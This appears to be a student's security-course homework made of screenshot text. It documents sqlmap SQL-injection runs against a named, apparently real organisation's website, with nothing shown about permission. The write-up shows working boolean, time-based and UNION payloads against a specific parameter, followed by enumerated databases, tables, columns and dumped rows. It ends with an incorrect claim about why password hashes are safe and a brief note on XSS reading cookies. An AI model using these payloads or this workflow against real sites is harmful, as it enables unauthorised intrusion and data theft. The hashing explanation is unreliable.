

In the name of God


Practical Homework 4

Security Course


Amir M Pirhosseinloo

9531014

1. site: www.asfaa.org



2. fetch databases:



```
kali64 - VMware Workstation
File Edit View VM Tabs Help
kali64 x
Applications Places Terminal Sat 13:57
root@kali: ~
File Edit View Search Terminal Help
sqlmap identified the following injection point(s) with a total of 45 HTTP(s) requests: www.asfaa.org/members.php?id=1
---
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 9083=9083

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=1 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=-5881 UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a6b7671,0x41555059744d564c48655477707958765a4d6b697066657049797a6e7277456e64415a6d65706e52,0x7170626a71)-- ykaB
---
[13:57:34] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.21, Apache 2.2.34
back-end DBMS: MySQL >= 5.0.12
[13:57:34] [INFO] fetching database names
[13:57:35] [INFO] the SQL query used returns 3 entries
[13:57:35] [INFO] retrieved: information_schema
[13:57:37] [INFO] retrieved: db83231_acolop
[13:57:37] [INFO] retrieved: db83231_asfaa
available databases [3]:
[*] db83231_acolop
[*] db83231_asfaa
[*] information_schema

[13:57:37] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.asfaa.org'

[*] shutting down at 13:57:37
root@kali:~#
```

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /nfs/c05/h02/mnt/83231/domains/asfaa.org/html/members.php on line 67

Click in the virtual screen to send keystrokes | VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

Activate Windows
Go to Settings to activate Windows.

10:27 PM
6/22/2019

3. fetch database db83231_asfaa tables:

kali64 - VMware Workstation

File Edit View VM Tabs Help

kali64 x

Applications Places Terminal Sat 14:03

root@kali: ~

File Edit View Search Terminal Help

```
---
[14:02:44] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.21, Apache 2.2.34
back-end DBMS: MySQL >= 5.0.12
[14:02:44] [INFO] fetching tables for database: 'db83231_asfaa'
[14:02:45] [INFO] the SQL query used returns 11 entries
[14:02:46] [INFO] retrieved: atelier
[14:02:46] [INFO] retrieved: categorias
[14:02:46] [INFO] retrieved: content
[14:02:47] [INFO] retrieved: content_files
[14:02:47] [INFO] retrieved: content_fotos
[14:02:48] [INFO] retrieved: content_links
[14:02:48] [INFO] retrieved: content_types
[14:02:48] [INFO] retrieved: members
[14:02:49] [INFO] retrieved: news
[14:02:49] [INFO] retrieved: news_backup
[14:02:50] [INFO] retrieved: tipos
Database: db83231_asfaa
[11 tables]
+-----+
| atelier
| categorias
| content
| content_files
| content_fotos
| content_links
| content_types
| members
| news
| news_backup
| tipos
+-----+
[14:02:50] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
www.asfaa.org'

[*] shutting down at 14:02:50

root@kali:~#
```

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /nfs/c05/h02/mnt/83231/domains/asfaa.org/html/members.php on line 67

ABOUT ASFAA

MEMBERS

NEWS

EVENTS CALENDAR

PROGRAMS

GALLERIES

PUBLICATIONS

Click in the virtual screen to send keystrokes

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

Activate Windows

Go to Settings to activate Windows.

4. fetch some tables columns:

kali64 - VMware Workstation

File Edit View VM Tabs Help

kali64 x Applications Places Terminal Sat 14:05

root@kali: ~

File Edit View Search Terminal Help

```
+-----+-----+-----+-----+
| categoria | varchar(50) |
| idst Visited | mediumint(9) |
+-----+-----+-----+-----+
```

Database: db83231 asfaa
Table: content_files
[4 columns]

| Column | Type |
|------------|--------------|
| content_id | int(11) |
| ficheiro | varchar(120) |
| id | int(11) |
| nome_ver | varchar(120) |

Database: db83231 asfaa
Table: content_fotos
[4 columns]

| Column | Type |
|------------|--------------|
| content_id | int(11) |
| foto | varchar(200) |
| id | int(11) |
| ordem | int(11) |

Database: db83231 asfaa
Table: content_types
[2 columns]

| Column | Type |
|--------|--------------|
| id | mediumint(9) |
| tipo | varchar(30) |

ASFAA

ABOUT ASFAA

MEMBERS

NEWS

EVENTS CALENDAR

PROGRAMS

GALLERIES

PUBLICATIONS

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /nfs/c05/h02/mnt/83231/domains/asfaa.org/html/members.php on line 67

MEMBERS


Click in the virtual screen to send keystrokes

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

Activate Windows

Go to Settings to activate Windows.

5. fetch column "name" of table "categories":



```
root@kali: ~  
File Edit View Search Terminal Help  
+-----+ asfaa.org/members.php?id=1  
[14:08:10] [INFO] table 'db83231_asfaa.content_types' dumped to CSV file '/root/.sqlmap/output/www.asfaa.org/dump/db83231_asfaa/content_types.csv'  
[14:08:10] [INFO] fetching entries of column(s) 'name' for table 'categorias' in database 'db83231_asfaa'  
[14:08:11] [WARNING] the SQL query provided does not return any output  
[14:08:11] [INFO] fetching number of column(s) 'name' entries for table 'categorias' in database 'db83231_asfaa'  
[14:08:11] [INFO] retrieved: 4  
[14:08:13] [INFO] retrieved:  
[14:08:16] [WARNING] (case) time-based comparison requires larger statistical model, please wait.....  
..... (done)  
[14:08:29] [INFO] retrieved:  
[14:08:32] [INFO] retrieved:  
[14:08:34] [INFO] retrieved:  
[14:08:37] [INFO] retrieved:  
[14:08:44] [INFO] retrieved:  
[14:08:47] [INFO] retrieved:  
[14:08:48] [INFO] adjusting time delay to 2 seconds due to good response times  
A  
[14:08:55] [ERROR] invalid character detected. retrying..  
[14:08:55] [WARNING] increasing time delay to 3 seconds  
[14:08:57] [INFO] analyzing table dump for possible password hashes  
Database: db83231_asfaa  
Table: categorias  
[4 entries]  
+-----+  
| name |  
+-----+  
| <blank> |  
| <blank> |  
| \x02 |  
| A |  
+-----+  
[14:08:57] [INFO] table 'db83231_asfaa.categorias' dumped to CSV file '/root/.sqlmap/output/www.asfaa.org/dump/db83231_asfaa/categorias.csv'  
[14:08:57] [INFO] fetching entries of column(s) 'name' for table 'members' in database 'db83231_asfaa'
```

Press Ctrl+Alt to release the mouse cursor

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

Activate Windows
Go to Settings to activate Windows.

10:39 PM
6/22/2019

There is no way to access passwords when they are stored as hashed value because hash functions are not invariable.

XSS vulnerability:

attacker یک فایل اسکریپت آلوده را برای کاربر می فرستد، از آنجا که مرورگر نمی داند منبع این اسکریپت معتبر است یا نه، آن را اجرا می کند. این اسکریپت می تواند به اطلاعات کوچکی های ذخیره شده و سایر اطلاعات ذخیره شده در مرورگر دسترسی پیدا کند و حتی می تواند اطلاعاتی را write کند.